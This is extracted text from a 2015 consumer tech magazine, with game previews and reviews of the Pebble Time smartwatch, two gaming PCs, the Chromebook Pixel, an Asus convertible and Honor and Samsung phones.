Out in 2016



FALLOUT 4

Fallout is back, and it's bigger and better than ever. Choose from a fully voiced male or female protagonist and explore the ruins of post-nuclear Boston. You're not alone either, as you'll be able to command your trusty canine companion to fetch objects and help you in fights. Combat is reassuringly Fallout, with the V.A.T.S. targeting system making a welcome return. In a series first, you'll also be able to create a settlement and populate it with AI survivors.

Out on 10th November 2015



DISHONORED 2

Dishonored was a surprise hit in 2012, and now Arkane's steampunk stealth shooter is getting a sequel. The action has moved on since the first game, as you'll be able to play as returning hero Corvo or a grown-up Emily Kaldwin, rightful heir to the throne. Each character will have unique powers, and you'll be able to choose between sword-fighting and stealth assassinations. Bethesda also confirmed that Dishonored: Definitive Edition will come to PS4 and Xbox One.

Out in 2016



RAINBOW SIX SIEGE

The single-player campaign has been shrouded in mystery, but Ubisoft confirmed that Terrohunt missions will make a comeback. You'll be able to play solo or with up to four friends, and will face off against some of the most advanced Rainbow Six AI yet. To help counter enemy measures, you'll be able to send in drones to scout out potential bomb locations.

Out on 13th October 2015



All titles available on Xbox One, PlayStation 4 and PC

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VERDICT

The antithesis of the Apple Watch: there are a few teething problems, but it's still a great smartwatch

SMARTWATCHES ARE THIS year's hot new thing. At their most basic, they put notifications from your smartphone on your wrist, saving you from pulling it out of your pocket every time you get an email or text message. Battery life and smartphone compatibility are still a major stumbling block, but the Pebble Time's colour E-Paper display, 'week-long' battery life and willingness to pair with both iOS and Android devices make it the polar opposite to Apple's luxury Watch and the rest of the mushrooming smartwatch crowd.

PLASTIC FANTASTIC

As with the monochrome Pebble watches that preceded it, the Pebble Time family has two tiers of quality: the plastic Pebble Time we've reviewed here, and the metal-clad Pebble Time Steel, which will launch later this year.

Compared to the Apple Watch and some of the smarter Android Wear devices, the Pebble Time looks a tad humdrum. In the time we've been wearing our review unit, nobody's paid it the least bit of attention.

That said, it does have an understated charm. The silver bezel works particularly well with the silicone black watch strap, although other, brighter colours are available. The Pebble watch straps have easy-release clasps, which means you can effortlessly swap designs, although the watch will accept any standard 22mm strap.

Pebble is also planning to release so-called Smartstraps, which will include additional features such as GPS radios, extra batteries and NFC chips for cashless payments, although none was available for testing.

SCREEN TEST

The Pebble Time's standout feature is the colour E-Paper screen. We're not talking about anything as remotely bright or detailed as the battery-sapping LCD screens found on other smartwatches. The 1.25in screen has a lowly 144x168 resolution, making individual pixels clearly visible. It supports just 64 colours, too, which is a flashback to the days of 8-bit computers such as the Commodore 64 in terms of colour depth. That being said, it's a distinct improvement on the original Pebble's monochrome display.

Visibility is the opposite of what you would expect from a conventional LCD display. E-Paper excels in bright sunlight, with the Pebble at its most readable in the harshest of rays. In a dimly lit room, though, you'll struggle to see the display. This isn't a huge problem, as the backlight kicks in every time the watch



vibrates to notify you of something, and if you just want to check the time, you can press a button or shake your wrist to switch it on manually. Most other smartwatches simply turn off the display to conserve battery life, while the Pebble Time displays the time permanently, which is a lot more convenient in day-to-day use, especially if you're trying to catch a glimpse of the time in a meeting.

POWER TRIP

The screen may look dark and low-res compared to the Apple and Android equivalents, but it makes an enormous difference to battery life. Whereas 99% of smartwatches have to be put on charge every night, the Pebble maintains its reputation for longevity despite the colour upgrade.

Pebble claims a battery life of "up to seven days". We would say that's a shade optimistic, with the battery depleting to 40% after three days of moderate-to-heavy use. Nevertheless, it's still better than you can expect from any of its rivals. It means you can go away for a weekend, and not even have to think about dropping the charger into the bag. You only get the magnetic charge cable in the box: you'll either need to repurpose an old smartphone charger or find a spare USB port on a PC to recharge the watch.

Pebble's battery-saving ethos has no room for touchscreens, so the Pebble Time





p29 | Google Chromebook Pixel



p36 | Lenovo Yoga Tablet 2 Pro



p52 | Netgear Arlo



p56 | Nvidia GeForce GTX 980 Ti



p62 | Heroes of the Storm

is reliant on old-fashioned buttons. The interface is effortless to navigate using the Up, Down and Select buttons on the right and the back button on the left. Each one is just the right side of stubborn, requiring a firm press to activate but leaving little risk of being prodded accidentally.

Pressing Down on the home screen activates the new Timeline feature, which displays a breakdown of diary events, interspersed with weather forecasts. Pressing Up reviews past events and significant notifications, such as missed calls. It's a convenient way to get a glance of the day ahead when you first strap on the watch in the morning.

KEEP ME NOTIFIED

The Pebble Time comes with a selection of pre-installed apps that handle most basic functions. The Notifications app is the most prevalent, ferrying all relevant notifications from phone to watch. You can choose to mute specific notifications on the watch alone if you don't want your wrist to vibrate with every Twitter mention, for example.

The built-in music controller can skip tracks and adjust the volume from a wide selection of music apps, letting you keep your phone in your pocket while listening. The Alarm function can be used for one-off or

repeated wake-up calls, though heavy sleepers might not be stirred by the timid vibrations and there's no speaker to fall back on.

It's the microphone that has the most potential, letting you dictate replies to text and WhatsApp messages. Dictation is generally reliable, but you only get a six-second window to dictate your reply. Voice isn't available for iOS users as yet, and dictated replies currently show a 'Failed' warning on our Android phone, even if they have been sent correctly. Both issues should be rectified soon, but it's disappointing at present.

SMALL FACES

The smartphone companion app hosts the app store, where you can download a huge variety of watch faces and other apps for the device. Many of these are carried over from previous-generation Pebble, so only appear in black and white.

There's a healthy selection to choose from, with fitness fanatics well served with apps including RunKeeper, Strava and others. There's a library of rudimentary games to pick from, too, although those rigid buttons don't

There are no heart-rate sensors here – Pebble has kept the Time simple



stocked and the battery life is beyond compare with most smartwatches. Software glitches leave it short of a five-star finish, however. We're hopeful Pebble and app developers will solve these given time, but there's a real feeling the company was forced

The microphone has the most potential, letting you dictate replies to text and WhatsApp messages

really lend themselves to action-based games such as Flappy Bird.

We were disappointed that several apps failed to work. Both one that was meant to send directions from Google Maps on your phone to the smartwatch and another that promised to start a Strava activity remotely failed to deliver. These might be early API/developer wrinkles that await the iron, but it still left us feeling flat.

On the plus side, the eight-app limit of previous Pebbles has been lifted, so you can squeeze in as many as the memory will take. We've been told that's up to 50, but many apps also demand you download a smartphone companion app.

VERDICT

We're largely enamoured with the Pebble Time. The design is respectable, the key features work reliably, the app store is well

to meet its self-imposed Kickstarter shipping deadline before the product was truly ready.

That wouldn't stop us buying one now, though, as even with the flaws, the Pebble Time is a superb, no-fuss smartwatch at an exceptionally good price. If Pebble can sort out the kinks, we'd happily revise our score upwards. As we went to press, the Pebble Time was only shipping to Kickstarter backers and there's no general release date confirmed, but it should be available for everyone in the near future.

Barry Collins

SPECIFICATIONS

PEDOMETER Yes • HEART-RATE MONITOR No •
DISPLAY SIZE 1.25in • RESOLUTION 144x168 •
OS SUPPORT Android 4.0+, iOS 7+ •
BATTERY LIFE Around five days • WARRANTY Two years •
DETAILS getpebble.com • PART CODE N/A



CHILLBLAST Fusion Wolf

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VERDICT

Compact and powerful, the Chillblast Fusion Wolf can handle the latest games at 4K resolutions

AS YOU CAN see in our review on page 56, the Nvidia GeForce GTX 980 Ti is the new benchmark when it comes to Ultra HD gaming performance in a sub-£600 graphics card. No single GPU card can touch it, though it makes a considerably larger dent to your wallet than the £400 GTX 980. Either way, you're looking at a card that can handle all the 4K and virtual reality gaming you can throw at it.

The GPU is only one part of a dream PC build, though. Chillblast's Fusion Wolf aims to complete the package, adding more top-spec components to a stylish Mini-ITX chassis.

With its matt black plastic fascia, black metal side panels and small vents in the top, the Phanteks Enthoo Evolv ITX case exudes an aura of quiet, simmering power. Our unit didn't come with a plastic window, but for an extra £9 you can stare into one of the most compact yet powerful builds we've seen.

PANEL GAMES

A 750W Corsair power supply sits below the glowing green GeForce GTX logo on the graphics card, but the two 2½/3½in drive bays are mounted on the opposite side of the motherboard tray, so you'll have to remove the side panel to access them. A 3½in, 7,200rpm Seagate 2TB hybrid hard disk with 8GB of SSD cache is fitted to one of these bays, leaving the second available for adding extra storage.

The operating system, which can be upgraded to Windows 10 for free, is installed on a 256GB Samsung SM951 M.2 PCI-e SSD mounted to the back of the motherboard, which again can only be accessed via the side

panel. Maximum read speeds of 1,600MB/s are blistering, and the 256GB capacity should be enough for most gamers who want super-fast loading times, as long as you manage your installations reasonably carefully.

A Corsair Hydro H80i water cooler quietly cools the overclocked, 4.4GHz quad-core Intel Core i7-4790K processor. Even under extreme load, the watercooler remained unfazed and pulled away excess heat with ease.

As you'd expect from a top-end Intel LGA1156 chip, system response is incredibly quick, with programs opening in the blink of an eye and web pages going from loading to fully scrollable in no time at all. It easily ran through our multimedia benchmarks, too, scoring 144, 142 and 155 in the photo-conversion, video-rendering and multitasking tests respectively. In short, you'll have no problems with running multiple moderately strenuous tasks at the same time.

FAST FRAMES

It will come as no surprise that the graphics card made mincemeat of our gaming tests at Full HD resolution, powering through the Dirt Showdown benchmark at 152fps. Even in Metro: Last Light Redux at maximum settings, it managed 71fps. We ramped things up to 3,840x2,160 Ultra HD resolution in Metro, and after turning off SSAA we were able to reach an average of 37fps. This is a gaming rig built with high-resolution gaming or multimonitor setups in mind, and pairing it with a Full HD display simply wouldn't be doing the graphics card justice.

Internal expansion is limited because of the compact case dimensions and Mini-ITX motherboard, making it tricky to add extra components. There are only two RAM slots on the Asus Z97I-Plus motherboard, so you'll need to remove the two 8GB, 1,600MHz DDR3 memory modules Chillblast has installed if you want to make the jump to 32GB. With only one PCI-Express x16 slot, you can't add a



second graphics card either, although three of the four SATA3 connectors are free for adding extra storage disks.

There are mounts for three more 2½in disks or one more 3½in disk in the case, so you can pick whatever form factor you like. There's no optical drive though, so you'll need a USB disc drive for DVDs or Blu-rays.

External connectivity is more generous. There are two USB3 ports on the front of the chassis, with four further USB3 connectors at the rear, along with four USB ports, Gigabit Ethernet, three 3.5mm audio jacks and an optical audio port. There are also two connectors for the included 802.11ac Wi-Fi antenna, which will be useful if your router isn't in the same room as your gaming setup.


Chillblast's Fusion Wolf is a great compact system ready for the toughest games you can throw at it, on 2,560x1,440 or even 4K displays. The incredibly compact case may limit future expansion, but the stupendous graphics card and powerful overclocked processor make it perfect for gamers who want the best kit currently available.

Michael Passingham



SPECIFICATIONS

PROCESSOR Quad-core 4.4GHz Intel Core i7-4790K (overclocked) • **RAM** 16GB • **FRONT USB PORTS** 2x USB3 • **REAR USB PORTS** 4x USB, 4x USB3 • **TOTAL STORAGE** 256GB M.2 SSD, 2TB hybrid hard disk (8GB SSD cache) • **GRAPHICS CARD** 6GB Nvidia GeForce GTX 980 Ti • **DISPLAY** None • **OPERATING SYSTEM** Windows 8.1 • **WARRANTY** Two years collect and return with parts, three years labour-only RTB • **DETAILS** www.chillblast.com • **PART CODE** Fusion Wolf



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MID-RANGE GAMING PC

VIBOX Defcon 2



£737 inc VAT • From www.vibox.co.uk

VERDICT

A good-value, if slightly noisy, gaming PC with powerful components and a generous warranty

THE BEST MID-RANGE gaming PCs should be a competitive mix of processing power and Full HD gaming without scrimping on other areas of the build. In the hotly competitive desktop market, finding that balance can sometimes be a major stumbling block.

The Vibox Defcon 2 reveals its mid-range origins immediately. Corsair's Carbide SPEC-01 case lacks any subtlety, with aggressive front panel styling, a large plastic window and bright red LEDs, including an extra LED strip light fitted by Vibox to illuminate the case interior. It isn't hideous by any means, but for mid-range desktops, less is often more.

The two 120mm BitFenix fans at the front are another cause for concern. Whether the system is idling in an igloo or playing Crysis 3 in the Kalahari, the fans operate at maximum speed. Granted, this keeps the components inside noticeably cool, with the CPU idling at 26°C, but the combination of case acoustics and basic fans creates an audible metallic hum whether the PC is on a carpet or a desk.

PRACTICAL SOLUTIONS

Noise aside, the Defcon 2 is a practical PC, with twin audio jacks and two USB ports on the front panel above the optical drive, although only one of them is high-speed USB3. Two more USB3 ports are at the rear, along with four regular USB ports, Gigabit Ethernet and three 3.5mm audio jacks. The MSI GeForce GTX 960 graphics card has two DisplayPort connectors, two HDMI ports and one DVI connector.

The GTX 960 is a superb mid-range graphics card that can handle the latest games at Full HD resolutions. It blitzed through Dirt Showdown at 1,920x1,080 at 85.1fps. Our Metro: Last Light Redux test pushes mid-range cards to their limits, with Very High settings and super-sampling anti-aliasing (SSAA) proving too big a challenge for many PCs. The Defcon 2 managed an average frame rate of 30.5fps, and although it did at times dip into the low 20s, turning off SSAA brought this up to a consistently playable 56.2fps.

Inside the case, amid the harsh glow of the red LEDs, a Cooler Master Hyper 212 EVO CPU cooler moderates the temperature of the quad-core, 3.3GHz Intel Core i5-4590 chip. It's multiplier locked, preventing overclocking, but the i5-4590 is still a great mid-range processor with more than enough power to handle basic desktop tasks and multimedia work. It beat our Intel Core i5-4670K reference machine, which scores 100 in every test, managing 112, 104 and 105 in the image, video and multitasking tests respectively. This gave it an impressive overall score of 106, meaning the Defcon 2 should be ready for any task you throw at it.

You won't need to remove the two 4GB sticks of 1,600MHz DDR3 RAM to add more memory, as there are two slots free on the MSI Z79 PC Mate motherboard.

Four free SATA3 connectors provide ample space for more drives, and the case has three hybrid 2½in/3½in drive bays in addition to a single external 5¼in bay.

The PCI-Express x1 slots are far enough away from the first PCI-E x16 slot for the dual-slot graphics card not to obscure them, but the large card could prevent some components fitting. A second PCI-E x16 slot only runs at x4 speeds, and the motherboard only supports AMD CrossFire, so the Defcon 2 isn't particularly suited to a dual-GPU setup – unless you're prepared to buy two new graphics cards.



The solitary 1TB mechanical hard disk is the weakest link. We would have liked to see a faster SSD for quick loading times in games and snappier performance generally, although its absence is explained by the relatively low base price. Still, with no option to add one at checkout you'll have to get your own or contact Vibox to customise your order.

TAKE COVER

You get two years of parts cover with this PC, which is generous, but you'll have to pay to ship the PC back to Vibox if it develops a fault after 90 days. Vibox operates a lifetime labour warranty, too. You'll still pay for replacement parts outside of the two years of parts cover, but buyers who want to upgrade in the future but don't have the technical know-how will like the option of having Vibox do it for free.


The Vibox Defcon 2 is a well-equipped, mid-range gaming PC with great processing and graphics performance for the money. Our only slight reservations lie with the noticeable fan noise and the lack of an SSD. At this price, though, and considering the good warranty, it's still a good-value PC.

Michael Passingham



SPECIFICATIONS

PROCESSOR Quad-core 3.3GHz Intel Core i5-4590 • **RAM** 8GB • **FRONT USB PORTS** 1x USB, 1x USB3 • **REAR USB PORTS** 4x USB, 2x USB3 • **TOTAL STORAGE** 1TB hard disk • **GRAPHICS CARD** MSI GeForce GTX 960 • **DISPLAY** None • **OPERATING SYSTEM** Windows 8.1 • **WARRANTY** Two years RTB, lifetime labour • **DETAILS** www.vibox.co.uk • **PART CODE** Defcon 2 - Red



PREMIUM CHROMEBOOK

GOOGLE Chromebook Pixel



£799 inc VAT • From store.google.com

VERDICT

By far the best Chromebook available, but you'll need to be sure Chrome OS meets your needs to justify the cost

THE CHROMEBOOK PIXEL was a torchbearer for all Chromebooks, a shining example of how stunning Chrome OS-powered laptops can be. Yet it was available only directly from Google, as if the company knew it didn't fit with the typical barebones Chromebook mantra. This follow-up builds on what made the first Pixel so desirable, and tackles many of the issues we had with the original.

While at 15mm it's not the thinnest laptop, the Pixel is still slim, and 1mm thinner than its predecessor. Weight has remained the same at a shoulder-friendly 1.5kg, making it comfortable to carry around. The sharp edges and corners look a little utilitarian, but we liked the clean design – you'll need to look inside before you see any Chrome logos.

Comparisons with Apple's MacBook are hard to avoid, particularly as both laptops use the new USB Type-C connector, though where Apple makes do with a single port, the Pixel has two. With one on each side of the laptop, you can choose where to run your power cable. The multipurpose Type-C connection can also carry video, but you'll need an optional Type-C to DisplayPort or HDMI adaptor (£32.99 each from store.google.com).

The Pixel also has two USB3 ports, so your existing devices are supported as well. An SD card reader lets you expand the 32GB of onboard storage, if the 1TB of free Google Drive cloud storage isn't enough. The SD card sits flush to the chassis when inserted, so you can leave it permanently attached.

CROWN FORCE

The 12.9in, 2,560x1,700-resolution touchscreen display is the Pixel's crowning feature. Google has retained the unorthodox 3:2 aspect ratio, which is boxier than a 16:9 laptop screen, but it's very well suited to web browsing. The high resolution is at its best displaying images, but you may need to experiment with Chrome OS's internal settings to find a level that's comfortable. We found 1,440x956 a happy compromise, and because this only affects the UI, text and menus still look smooth.

Image quality was mostly impressive. An sRGB colour accuracy score of 91.6% is fantastic, and we measured black levels at a very low 0.24cd/m². A contrast ratio of 800:1 is above average too, but our one complaint was the low peak brightness of 200.1cd/m². This isn't quite bright enough to use comfortably outdoors, or in direct sunlight.

The large glass touchpad is a delight to use, with just the right level of resistance.

Gesture shortcuts built in to Chrome OS make great use of the touchpad, letting you navigate backwards and forwards in Chrome with a two-finger horizontal swipe or change tabs with a three-fingered swipe. You rarely have to take your fingers away from the touchpad except, oddly, to zoom in and out. Pinch-to-zoom only works on the touchscreen.

The keyboard is also fantastic, with chiclet keys that are sensibly spaced apart and comfortable to type on for long periods. By default, the Caps Lock key is replaced with a search shortcut, although you can change it back through the settings menu.

The backlit keys only illuminate when you're actually using the keyboard, then fade away when you remove your hands, meaning you aren't distracted when you're watching videos. It's a feature you suddenly miss when moving to other backlit keyboards.

SMOOTH OPERATOR

The Chromebook Pixel is available with either a 2.2GHz Intel Core i5-5500U and 8GB of RAM (£799), or with a 2.4GHz Intel Core i7-5500U and 16GB of memory (£999). We reviewed the former, but at no point did it feel sluggish enough to warrant the added expense of the i7 model. Chrome OS's plethora of animations and flourishes were delivered smoothly and even media-heavy web pages loaded swiftly. The Pixel also managed a SunSpider browser test speed of 196ms, which is the fastest we've seen from a Chromebook.

The real question is whether you need this much power given the limits of the operating system.

Chrome OS is perfectly suited to web browsing and other basic tasks, but most familiar software simply isn't available. Many services are now adopting web-based alternatives, but you might find these still don't work; Skype's audio and video services are incompatible with Chrome OS.

At least the processor isn't a drain on the battery. We managed an impressive 10h 53m of video playback, but stick to web browsing and it will last even longer. Plugging in for just 15 minutes provides up to two hours of juice.

Keeping an eye on the Pixel's charge level is also strangely pleasing. LEDs integrated into the lid glow in Google's familiar colours when the Pixel is turned on, but with the lid shut it becomes a battery gauge. A double tap on the lid makes the LEDs glow in 25% increments. It's a simple yet delightful design flourish.


There's a lot to like about the Chromebook Pixel, with excellent design and long battery life making it a joy to use. Yet while Chrome OS feels slick and responsive, it's also the Pixel's greatest weakness. You'll likely find yourself forced to work within its limitations, and for £799 this is too great a sacrifice.

The Pixel is by far the best Chromebook to date, but you'll have to be able to live harmoniously with the operating system before parting with your cash.

Richard Easton

SPECIFICATIONS

PROCESSOR Dual-core 2.2GHz Intel Core i5-5500U
RAM 8GB
SIZE 298x225x15mm
WEIGHT 1.5kg
SCREEN SIZE 12.9in
SCREEN RESOLUTION 2,560x1,700
GRAPHICS ADAPTOR Intel HD Graphics 5500
TOTAL STORAGE 32GB SSD
OPERATING SYSTEM Chrome OS
PARTS AND LABOUR WARRANTY Two years RTB
DETAILS store.google.com
PART CODE Chromebook Pixel



CONVERTIBLE LAPTOP

ASUS Transformer Book T300 Chi



£670 inc VAT • From www.pcworld.co.uk

VERDICT

The Transformer Book T300 Chi is a rather large convertible that proves cumbersome to use as a tablet

TABLETS ARE GREAT for web browsing and multimedia, but with no keyboard they aren't ideal for productivity. If you don't want to carry a laptop as well as a tablet, just in case you need to get some proper work done, a hybrid device is the way forward. The latest from Asus, the Transformer Book T300 Chi, makes the transition between laptop and tablet modes seamlessly, thanks to a clever magnetic hinge that keeps the tablet firmly secured to its keyboard base.

Not having to fiddle with latches or locks is simpler than other convertible laptops. You just clip the two together when you want to type, and pull them apart when you only need the tablet. It works well, but we sometimes unintentionally separated the two parts by grabbing the screen at an awkward angle. It's all made from a single piece of aluminium, so both parts are impressively sturdy given their thickness. There are no seams or screws on show either, so there's no denying the T300 looks sleek whether it's docked or not.

INFLEXIBLE FRIEND

With no direct connection between the tablet and keyboard, however, the T300 isn't quite as flexible as other hybrids. The keyboard connects via Bluetooth, and only has a Micro USB port for charging its internal battery. This doesn't function as a secondary battery to boost the tablet's lifespan, either.

A Micro USB-to-Micro USB cable is included to charge both tablet and keyboard at the same time, but annoyingly the ports are on opposite sides, so you have to run the cable across the back of the laptop. Placing the ports on the same side and supplying a smaller cable would have made more sense.

All the ports are on the tablet, although unsurprisingly for a convertible that's only 7.6mm thick there's not a great deal in the way of connectivity. You only get Micro

HDMI, a microSD card slot, headset jack and USB3 Micro-B. Asus includes a Micro-B hub that gives you three USB3 ports; it's not the most elegant solution, but it keeps the tablet thin and saves you having to buy one yourself – unlike the less expensive Transformer Book T100 Chi.

The dual-core, 1.2GHz Intel Core M-5Y71 processor can boost to 1.4GHz when thermal limits allow. As one of Intel's newest mobile chips, the Core M doesn't need active cooling, so the T300 is completely silent. It's paired with 4GB of memory, but models are available with 8GB. Performance was respectable, with a score of 77 in our 1080p benchmarks – just behind what we'd expect from a Core i3 laptop.

However, while performance was decent, the T300's battery life left us disappointed, managing just 6h 49m. This is below what we'd expect from a Windows tablet and two hours shy of the Transformer Book T100 Chi, although admittedly the T300 is considerably more powerful and has a higher-res screen.

LOOK SHARP

At least the display didn't disappoint in terms of image quality. The 2,560x1,440 resolution is sharp, contrast is fantastic, with a ratio of 1,291:1, and sRGB colour gamut coverage is an exceptional 99%. Colours look vibrant, with lots of contrast and detail. Black levels are also good at 0.29cd/m², although we did notice a disappointing amount of backlight bleed around the screen edges. This detracts from what is otherwise an excellent screen, but only when viewing very dark images.

We didn't have many complaints using the T300 in laptop mode, thanks to the comfortable and responsive keyboard. There may

not be a lot of travel in the keys, but there's plenty of space between each one so we didn't feel at all cramped when typing. The keys aren't backlit, however. The touchpad is admittedly quite small too, especially for vertical scrolling, but the surface is smooth and our fingers could glide across it without any problems. The tablet and keyboard weigh roughly the same, at 760g and 700g respectively, so they're well balanced and won't tip backwards while you're working.

Our real issue is whether the T300 is practical to use as a tablet; the 12.5in display is far larger than the average tablet, and the 16:9 aspect ratio makes it unwieldy. It feels imbalanced in your hand, whether you use it in portrait or landscape, though the big screen is useful when showing things to others, as it's far easier to pass around than a laptop.



The Asus Transformer Book T300 Chi has several great features, a gorgeous design and a high-resolution screen, but its battery life is disappointing and connectivity is only average, unless you're prepared to carry a USB hub around with you everywhere. Microsoft's Surface 3 (see *Shopper 330*) may be marginally thicker, but it has a full-size USB3 port and much better battery life. Even with the optional touch cover on top, it's cheaper than the T300 as well.

Richard Easton



SPECIFICATIONS

PROCESSOR Dual-core 1.2GHz Intel Core M-5Y71
RAM 4GB
SIZE 318x192x17mm
WEIGHT 1.5kg
SCREEN SIZE 12.5in
SCREEN RESOLUTION 2,560x1,440
GRAPHICS ADAPTOR Intel HD Graphics 5300
TOTAL STORAGE 128GB SSD
OPERATING SYSTEM Windows 8.1
PARTS AND LABOUR WARRANTY One year RTB
DETAILS www.asus.com
PART CODE T300CHI(MS)-FL097H



AOC



Q2577PWQ

Cutting-edge features, stylish good looks

The new Quad HD panel ensures that users can enjoy a full view of a website at a single glance without image distortion. IPS technology is one of the highest performing panel technologies currently available for displays. This way, AOC makes sure users will greatly benefit from high accuracy in colour, contrast and wide viewing angles. In order to give users a variety of options for connecting different input sources, the AOC Q2577PWQ comes with DisplayPort, HDMI, DVI and VGA. Also comes with a feature that ensures a zero-flickering viewing experience.

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VERDICT

A great screen, decent battery life and a flexible camera, but the UI prevents it being truly great

YOU MIGHT MISTAKE Honor's latest smartphone for a big-screen version of the flagship Honor 6. The Honor 6+ looks very similar from the front, with a practically identical metal frame and rounded corners. Flip it over, though, and you'll find a parallel camera. It's a similar idea to the HTC One M8's Duo Camera, but whereas HTC's camera only produced 4-megapixel images, the Honor 6+ combines two 8-megapixel sensors to create 13-megapixel shots. The dual camera lets you adjust the focal point of your photos once you've taken them. Tap the area of the photo you want to blur or bring into focus and an onscreen slider appears that lets you change the aperture from f/0.95 to f/16. It's more flexible than other cameras we've seen with this feature, and the depth of field effects in our test photos were impressive.

Outdoor shots were bright and had some of the most natural-looking colours we've seen. Photos were almost too bright at times, but switching to HDR mode tempered this. Dim the lights, though, and noise quickly creeps in. Our well-lit indoor still-life shots looked great, but switching off our lamp produced dimmer colours, and everything looked grittier. The flash helped smooth things out, but colours were still comparatively muted.

We had no complaints about the 5½in, 1,920x1,080 display. With an sRGB colour gamut score of 98.4%, the Honor 6+ produces richer, more accurate colours than several top-end smartphones. Its peak brightness of 483cd/m² also adds punch without affecting black levels too much, which measured 0.31cd/m². The 1,527:1 contrast ratio provides plenty of detail, and we could see the screen clearly at any angle.

ARMED AND DANGEROUS

Inside, the octa-core Kirin 925 processor uses ARM's big.LITTLE architecture to switch between a fast quad-core 1.8GHz Cortex A15 chip and a slower quad-core 1.3GHz Cortex A7 chip to reduce power consumption. If necessary, all eight cores can be called on simultaneously, so it has plenty of speed.

Its Geekbench 3 score of 3,251 puts the Honor 6+ in the same league as the HTC One M9 and Huawei Ascend P8, and ahead of the iPhone 6. In Futuremark's Peacekeeper browser test it also scored an impressive 1,164. The only phones we've tested that have beaten this are LG's G Flex 2 and the iPhone 6+. Complex web pages posed no problem, and scrolling, pinch-zooming and panning around pages was extremely responsive.



The only area where the Honor 6+ fell down was graphics performance. With a score of just 461 frames in GFX Bench's offscreen Manhattan test, the Honor 6+ has almost half the power of many of its flagship rivals, including the HTC One M9 and LG G4. In practice, though, we were able to play demanding games such as Blizzard's Hearthstone with very little judder, so it should still handle most titles in the Google Play Store.

Fortunately, its excellent screen and decent performance doesn't come at the expense of battery life. With a huge 3,600mAh battery, it lasted 10h 28m in our continuous video test, which isn't far off the LG G4's result.

The only slight worry about the Honor 6+ is its flat fibreglass rear panel, which is quite slippery. This is a problem we had with the Samsung Galaxy S6, but the Honor 6+ seems more prone to scratches than other fibreglass-backed handsets we've tested. This is a shame, as the rest of the handset feels very solid and tough.


The biggest flaw, however, is that the phone is stuck with Android 4.4.2 and Huawei's divisive Emotion UI, which makes it feel very old-fashioned. The notification and shortcuts menu are separated into two panels, which annoyingly always opens the shortcut tab first no matter which side of the screen you swipe, and the absence of an app tray can make your home screen feel cluttered.

Huawei's custom launcher really lets the Honor 6+ down. Without it the phone would pose a threat to almost every other major smartphone we've tested this year. At £300 on Three's Pay as You Go or £24 per month with an upfront cost of £19 on contract, it's much cheaper than other top-end handsets, and its excellent screen, great battery life and flexible camera all work together to make it a good value handset. We just wish Huawei and Honor would deliver a more modern Android launcher to match the calibre of its handsets.

Katharine Byrne

SPECIFICATIONS

PROCESSOR Octa-core 1.8GHz Kirin 925 • **SCREEN SIZE** 5½in • **SCREEN RESOLUTION** 1,920x1,080 • **REAR CAMERA** Dual 8-megapixel • **STORAGE** 32GB • **WIRELESS DATA** 3G, 4G • **SIZE** 150x76x7.5mm • **WEIGHT** 165g • **OPERATING SYSTEM** Android 4.4.2 • **WARRANTY** One year RTB • **DETAILS** www.hihonor.com • **PART CODE** PE-TL10



SAMSUNG Galaxy A3

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★★★★★

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VERDICT

Performance could be better, but it's a small complaint when the Galaxy A3 has such a great design, screen, camera and battery life

SAMSUNG FINALLY EMBRACED metal smartphones with the Galaxy Alpha, and has now started bringing the same level of durability and excellent built quality to its cheaper phones with the Galaxy A series. The Galaxy A3 – the smallest and cheapest in the range – is particularly gorgeous.

The fact that so many competitors in this price range are still swaddled in cheap plastic makes the full metal unibody of the A3 a revelation. It's one of the lightest and slimmest phones Samsung has ever made, and the shimmering, almost glitter-like finish adds an extra level of class. The straight edges aren't as interesting to look at as the angular indentations you'll find on the Alpha, but we much prefer the smooth finish on the rear panel to the Galaxy S6's glass.

Like the Galaxy S6, the A3 isn't completely flat, as its 8-megapixel camera protrudes from the back. Still, its chamfered edges make it very comfortable to hold, and the small 4½in display means you can easily reach every part of the screen when using it single-handed.

It's a pity the screen has a low 960x540 resolution, though, as this can make web browsing hard on the eyes, particularly when viewing desktop sites. Many app icons on the home screen look jagged and pixelated, and text wasn't always as sharp as we would have liked.

Still, we had no complaints about the quality of its Super AMOLED display, as our colour calibrator returned a perfect sRGB colour gamut score of 100% and a perfect black level of 0.00cd/m². Likewise, contrast levels were off the charts, so images had excellent clarity. With a peak brightness of 357.04cd/m², it's not the brightest display we've seen, but AMOLED displays are usually dimmer than their LCD counterparts and the screen is perfectly easy to see outdoors whether sunny or overcast.

The A3 is powered by a quad-core, 1.2GHz Qualcomm Snapdragon 410 processor paired with 1.5GB of RAM. This is more than capable of running Android 4.4, but it means the A3 is no faster than entry-level handsets such as Motorola's £110 2nd Gen Moto E. The A3's Geekbench 3 scores of 474 and 1,418 in the single-core and multicore tests are

practically the same as the Moto E's 470 and 1,397. The A3 performed similarly in Futuremark's Peacekeeper browser test, too, finishing with 670 to the Moto E's 625.

LATE OPENING

As a result, apps and menus take roughly the same time to open on both phones. Web browsing is a little faster on the A3, but that's still a little sluggish when the A3 costs twice as much SIM-free. It's certainly not as quick as the £200 EE Harrier, which has a faster Snapdragon 615 chip.

